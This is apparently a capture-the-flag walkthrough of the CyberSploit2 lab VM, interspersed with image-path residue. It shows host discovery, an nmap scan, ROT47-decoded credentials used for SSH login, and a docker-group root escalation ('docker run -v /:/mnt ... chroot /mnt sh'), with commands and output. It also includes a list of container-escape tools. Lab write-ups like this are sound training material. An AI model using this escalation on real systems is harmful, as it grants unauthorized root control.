

PORT AND SERVICE DISCOVERY

First I collected the ip address of the server using netdiscover. I checked with the mac address assigned by the VM to the vulnerable server to make sure.



```
5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.160.2   00:50:56:f1:ba:4c      3     180  VMware, Inc.
192.168.160.139 00:0c:29:58:3f:77      1      60  VMware, Inc.
192.168.160.254 00:50:56:e1:18:9f      1      60  VMware, Inc.
```



```
entOS Linux 8 (Core)
ernel 4.18.0-193.6.3.el8_2.x86_64 on an x86_64

ocalhost login: _
```

Network Adapter Advanced Settings

Incoming Transfer

Bandwidth: Unlimited

Kbps:

Packet Loss (%): 0.0

Latency (ms): 0

Outgoing Transfer

Bandwidth: Unlimited

Kbps:


Packet Loss (%): 0.0

Latency (ms): 0

MAC Address

00:0C:29:58:3F:77

Then I did a nmap scan to find out the open ports and service running on these ports.




```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV -sC -p- -A  192.168.160.139
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-09 03:49 EST
Nmap scan report for 192.168.160.139
Host is up (0.0020s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 ad:6d:15:e7:44:e9:7b:b8:59:09:19:5c:bd:d6:6b:10 (RSA)
|   256 d6:d5:b4:5d:8d:f9:5e:6f:3a:31:ad:81:80:34:9b:12 (ECDSA)
|_  256 69:79:4f:8c:90:e9:43:6c:17:f7:31:e8:ff:87:05:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.37 ((centos))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos)
|_http-title: CyberSploit2
MAC Address: 00:0C:29:58:3F:77 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.96 ms 192.168.160.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 21.95 seconds
```

HTTP ENUMERATION

Since HTTP service was running I decided to checkout the website on the browser.

On the website I found a bunch of usernames and passwords.




Welcom To CyberSploit2 !

#		Username	Password
1	Mark	Otto	@shadi.com
2	Jacob	Thornton	@Hypper
3	Larry	the Bird	@twitter
4	D92:=6?5C2	4J36CDA=@:E`	@twitter
5	Sam	uwshdijwi	@twitter
6	cevgl	cevgl@1234	@Attitude


I was not sure what those were for so I decided to check the page source of the webpage.

I found a hint on the page source.



```
    <script src="https://code.jquery.com/jqu
    <script src="https://cdn.jsdelivr.net/np
    <script src="https://stackpath.bootstrap
<!----------ROT47---------->
</body>
</html>
```


On the username list there was an encoded looking name so I decided to use rot47 on it and decode it using cyberchef.



Amount
47

```
4J36CDA=@:E`
```

```
cybersploit1
```



Amount
47


```
D92:=6?5C2
```

```
shailendra
```

SSH USER LOGIN


I tried logging via ssh using these credentials.

I successfully logged in.




```
┌──(root💀kali)-[/home/kali]
└─# ssh shailendra@192.168.160.139
The authenticity of host '192.168.160.139 (192.168.160.139)' can't be established.
ECDSA key fingerprint is SHA256:uGYzWYklxeL1iDjLGh5cLrkGjTgqAJfxn3mkDaZ7C7M.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.139' (ECDSA) to the list of known hosts.
shailendra@192.168.160.139's password:
Last login: Wed Jul 15 12:32:09 2020
[shailendra@localhost ~]$ █
```

I looked around for hints and found a hint file. The file hinted docker.




```
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
[shailendra@localhost ~]$ █
```

I looked into the id and kernel information.



```
[shailendra@localhost ~]$ id
uid=1001(shailendra) gid=1001(shailendra) groups=1001(shailendra),991(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[shailendra@localhost ~]$ uname -a
Linux localhost.localdomain 4.18.0-193.6.3.el8_2.x86_64 #1 SMP Wed Jun 10 11:09:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
[shailendra@localhost ~]$
```


I found a docker user information. So I decided to look for docker exploits.



Docker Breakout / Privilege Escalation

Automatic Enumeration & Escape

- **linpeas**: It can also **enumerate containers**
- **CDK**: This tool is pretty **useful to enumerate the container you are into even try to escape automatically**
- **amicontained**: Useful tool to get the privileges the container has in order to find ways to escape from it
- **deepce**: Tool to enumerate and escape from containers
- **grype**: Get the CVEs contained in the software installed in the image



.. / docker

Shell File write File read SUID Sudo

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```


[Note: The user needed to be privileged enough to run docker, i.e. being in the docker group or being root. It can be used to break out from restricted environments by spawning an interactive system shell.]

I found a shell exploit for docker and decided to use it.




```
[shailendra@localhost ~]$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
sh-4.4# 
```

It worked and I was on root shell.




```
sh-4.4# whoami
root
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(cdrom),20(games),26,27 context=system
c_t:s0
sh-4.4#
```

Then I looked for the flag.



```
sh-4.4# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbir
sh-4.4# cd root
sh-4.4# ls
anaconda-ks.cfg  flag.txt  get-docker.sh  logs}
sh-4.4# 
```

Finally I found the flag.



```
sh-4.4# cat flag.txt
 __    ___   _      __    ___    __   _____  __
/ /`  / / \ | |\ | / /`_ | |_)  / /\   | |  ( (`
\_\_, \_\_/ |_| \| \_\_/ |_| \ /_/--\  |_|  _)_)

 Pwned CyberSploit2 POC

share it with me twitter@cybersploit1

              Thanks !
sh-4.4# 
```

THE END